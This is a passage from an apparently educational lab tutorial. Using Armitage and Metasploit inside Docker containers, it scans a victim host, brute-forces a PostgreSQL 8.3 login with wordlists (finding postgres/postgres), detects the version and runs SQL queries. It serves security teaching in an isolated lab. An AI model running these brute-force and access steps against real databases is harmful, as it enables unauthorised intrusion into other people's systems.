


Fig 5.12: Available Hosts in the Network

As seen in the Host Panel of Armitage, the following three hosts are up on the "10.10.10.0/29" network.

- 10.10.10.1 is the gateway of the 10.10.10.0/29 network.
- 10.10.10.2 is the attacker container.
- 10.10.10.3 is the victim container.

Step 5: Service and Operating System Detection

Click on the target host “10.10.10.3” and select the following options to perform Nmap Quick Scan (OS detect)

Hosts > Nmap Scan > Quick Scan (OS detect)




Fig 5.13: Perform Nmap Quick Scan (OS detect)

A window will pop up with the IP address of the target host. Click on the “OK” button to start the scan.




Fig 5.14: Nmap Quick Scan (OS detect) Input

Another Nmap console will open in the Console Panel. After completing the scan, a window will pop up saying “Scan Complete!”. Click on the “OK” button to close the window.

The target host's display will change, indicating that it is a Linux machine. Bringing the cursor to the top of the target host will also reveal that the operating system is Linux 4.X.

Now right click on the target host and then click "Services" from the menu that appears. In the Console Panel, a "Services" tab will appear, displaying the target host's open ports and service-related information.




Fig 5.15: Open ports and Service-related Information of the Target Host

Step 6: Bypass PostgreSQL Database Login


From Step 5, the target host is running PostgreSQL DB 8.3.20 – 8.3.23 on the default PostgreSQL port 5432. To bypass the PostgreSQL database login, perform a brute force attack using “user_list.txt” and a “password_list.txt” files that were already created in the “/home/Files/” directory. This brute-force attack involves submitting a list of username and password combinations to guess the correct combination to access the PostgreSQL database.

First, go to the terminal of the attacker container. Since Armitage is already running on the terminal, another terminal is required to check the contents of the “user_list.txt” and “password_list.txt” files. Click on the “+” button, then type the following command and hit “Enter” to launch another new interactive shell of the attacker container.

```
docker exec -it attacker_1 /bin/bash
```

Now run the following commands to see the contents of the “user_list.txt” and “password_list.txt” files.

```
cat /home/Files/user_list.txt  
cat /home/Files/password_list.txt
```



```
root@attacker_1: /  
root@attacker_1: /  
csl@CSL:~$ docker exec -it attacker_1 /bin/bash  
(root@attacker_1)-[/]  
# cat /home/Files/user_list.txt  
root  
admin  
guest  
user  
test  
msfadmin  
postgres  
(root@attacker_1)-[/]  
# cat /home/Files/password_list.txt  
rootpass  
adminpass  
guestpass  
userpass  
testpass  
msfadmin  
postgres  
(root@attacker_1)-[/]  
#
```

Fig 5.16: Content of the “user_list.txt” and “password_list.txt” Files

Now let’s perform the brute force attack. Go to the Armitage window and in the search box of the Module Panel, search for the “postgres_login” auxiliary module.

Auxiliary modules are essentially used to perform scanning, fuzzing, sniffing, and much more.




Fig 5.17: Search the “postgres_login” Module

Double click on the “postgres_login” module. A window will pop up for the input of the necessary options.

A database name is required to perform a brute-force attack on a PostgreSQL database login. Template1 is the default database in PostgreSQL, and it is the template database from which all other databases are created. As a result, any PostgreSQL database can (probably) find the template1 database. There is also a template0 database, which has no local settings and is even more basic than template1, therefore any PostgreSQL service should have at least these two databases.

Change the options of the “postgres_login” module as shown below. Since the target host is selected, the IP address is already inputted in the value field of the RHOST option.




Fig 5.18: Options of the “postgres_login” Module

Now click on the “Launch” button to run the module.




Fig 5.19: Output of the “postgres_login” Module

Login credentials of the PostgreSQL database are successfully found. The username is “postgres” and the password is also “postgres”.

Step 7: Get the Version of the PostgreSQL Databases Using Armitage

In the search box of the Module Panel, search for the “postgres_version” auxiliary module.




Fig 5.20: Search the “postgres_version” Module

Double click on the “postgres_version” module to input the necessary options.




Fig 5.21: Options of the “postgres_version” Module

The default options are ok for this experiment. Click on the “Launch” button to run the module.




Fig 5.22: Output of the “postgres_version” Module

A “scanner/postgres/postgres_version” tab will open in the Console Panel showing the version of the PostgreSQL is 8.3.23 which is more specific than the Nmap scan.

Step 8: Run SQL Queries

SQL queries can be run without logging into the PostgreSQL database directly using "postgres_sql" auxiliary module. In the search box of the Module Panel, search for the “postgres_sql” module.




Fig 5.23: Search the “postgres_sql” Module

Double click on the “postgres_sql” module to input the necessary options. Input the SQL command "select datname from pg_database;" in the value field of the SQL option to get the names of databases,




Fig 5.24: Options of the “postgres_sql” Module

Now click on the “Launch” button to run the module.

